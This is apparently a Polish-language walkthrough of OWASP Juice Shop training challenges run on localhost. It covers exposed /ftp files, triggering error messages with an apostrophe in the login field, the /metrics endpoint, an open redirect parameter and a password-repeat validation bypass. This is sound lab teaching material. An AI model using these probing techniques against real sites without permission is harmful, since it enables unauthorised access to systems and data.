
Możemy już tutaj znaleźć kilka interesujących wejść. Najpierw sprawdźmy plik *„robots.txt”*, który może nam pokazać dodatkowe informacje.



Pokazuje nam ponownie informację, która była widoczna przy enumeracji. Sprawdźmy zatem */ftp*.




Możemy znaleźć tutaj kilka ciekawych plików - w tym przypadku interesującym plikiem dla nas jest plik *„acquisitions.md”*




Po pobraniu pliku, zadanie zostanie wykonane

Provoke an error that is neither very gracefully nor consistently handled


Aby zobaczyć w jaki sposób wykonać niepoprawną obsługę błędów, należy nakierować się na stronę: https://127.0.0.1:3000/#/login, a następnie zrozumieć sposób logowania.




Przy podaniu złych informacji logowania, wyskakuje nam informacja o niepoprawnym podaniu mailu bądź hasła:



Jednak możemy sprawdzić co się stanie gdy podamy nieoczekiwany znak w polu maila lub hasła – jednym z tych znaków jest apostrof, który często jest przyczyną wywoływania np. SQL Injection. Po podaniu znaku możemy zobaczyć niepoprawną obsługę błędu:




Drugą metodą jest podanie niepełnej ścieżki do danego rozwiązania. Jedną z nich jest odwołanie się do API strony internetowej. Podając niepełną ścieżkę otrzymamy błąd o nieoczekiwanej ścieżce:



Read our privacy policy


Po zalogowaniu się jako dowolny użytkownik, klikając menu naszego użytkownika wybieramy opcję *„Privacy & Security”* → *„Privacy Policy”*



Po otworzeniu polityki w http://localhost:3000/#/privacy-security/privacy-policy, zadanie zostanie zaliczone.

Endpoint that serves usage data to be scraped by a popular monitoring system


Analizując stronę oraz kod strony w html bądź JavaScript, będziemy mogli znaleźć odwołania do *„/metrics”*. Gdy nakierujemy się do strony https://127.0.0.1:3000/metrics, zostaniemy przekierowani do pliku pomiarów Prometheus:




Można to wywnioskować po przeanalizowaniu następującego opisu: https://prometheus.io/docs/introduction/first_steps.

Close multiple challenge solved notifications

Za każdym razem gdy jakieś zadanie zostanie wykonane, pojawia się nam okienko na górze strony o zielonym kolorze informujące nas, że konkretne zadanie zostało ukończone.




Zamiast notorycznie klikać pojedynczo przycisk *„X”*, możemy przytrzymać klawisz *„Shift”*, a następnie przycisnąć przycisk *„X”* w celu wyłączenia wszystkich okienek na raz.



Retrieve the photo of Bjoern's cat in "melee combat-mode"

Gdy w bocznym panelu meny wybierzemy opcję *„Photo Wall”*, będziemy mogli zobaczyć kilka zdjęć udostępnionych przez użytkowników. Jedno zdjęcie jednak zwraca uwagę, ponieważ nie wczytuje się prawidłowo.




Gdy przeanalizujemy kod strony w *html*, możemy zobaczyć, że nazwa pliku jest dosyć nietypowa


```
<div class="overlay" _ngcontent-ebb-c241="">
  <div _ngcontent-ebb-c241="">😾 #zatschi #whoneedsfourlegs</div>
  <a class="ng-star-inserted" _ngcontent-ebb-c241="" target="_blank" href="https://twitter.com/intent/tweet?text=😾 #zatschi #whoneedsfourlegs
  @owasp_juiceshop&hashtags=appsec">
```

Cała ścieżka do pliku wygląda następująco:

```
<img _ngcontent-akt-c18="" class="image"
src="assets/public/images/uploads/😾-#zatschi-#whoneedsfourlegs-
1572600969477.jpg" alt="😾 #zatschi #whoneedsfourlegs">
```




Gdy nakierujemy się na plik za pomocą tego URL, obrazek się nie pokaże – jest to spowodowane tym, że znak hasha nie jest kodowany przez co nie rozpoznaje prawidłowego znaku – a to skutkuje nie wczytaniem pliku.



Dlatego też wystarczy zakodować odpowiednio znak hasha za pomocą kodowania URL:


→ %23




Po zamienieniu znaku – zdjęcie zostanie wczytane i ukaże się nam uroczy kotek.

Let us redirect you to one of our crypto currency addresses


Po zalogowaniu się jako dowolny user, złożymy zamówienie na dowolną rzecz. Po zapełnieniu koszyka dowolnymi produktami, przejdziemy do płatności




Zobaczymy różne opcje sposobu zapłaty. Co jest ciekawsze – gdy rozszerzymy inne metody płatności, zobaczymy różne opcje donacji. Jedną z nich jest *Mechandise*. Każdy z tych linków zawiera sobie parametr *„/redirect?to=”* :



Gdy przeanalizujemy kod *„main.js”* w Debuggerze, możemy zobaczyć odnośniki to adresów blockchainowych.




Jeden z nich powinien być poprawny i faktycznie powinien przekierować nas na stronę blockchain.com:




Follow the DRY principle while registering a user

W tym przypadku będziemy rejestrować nowego użytkownika. Wypełnimy dane według uznania, lecz skupimy się tutaj na polu *„Password”* oraz *„Repeat Password”*.




Przykładowo niech hasłem będzie *„admin”*. Po wpisaniu tego hasła w pole *„Password”* oraz *„Repeat password”*, zmienimy pole *„Password”* na dowolną inną frazę (np. *admin123*).



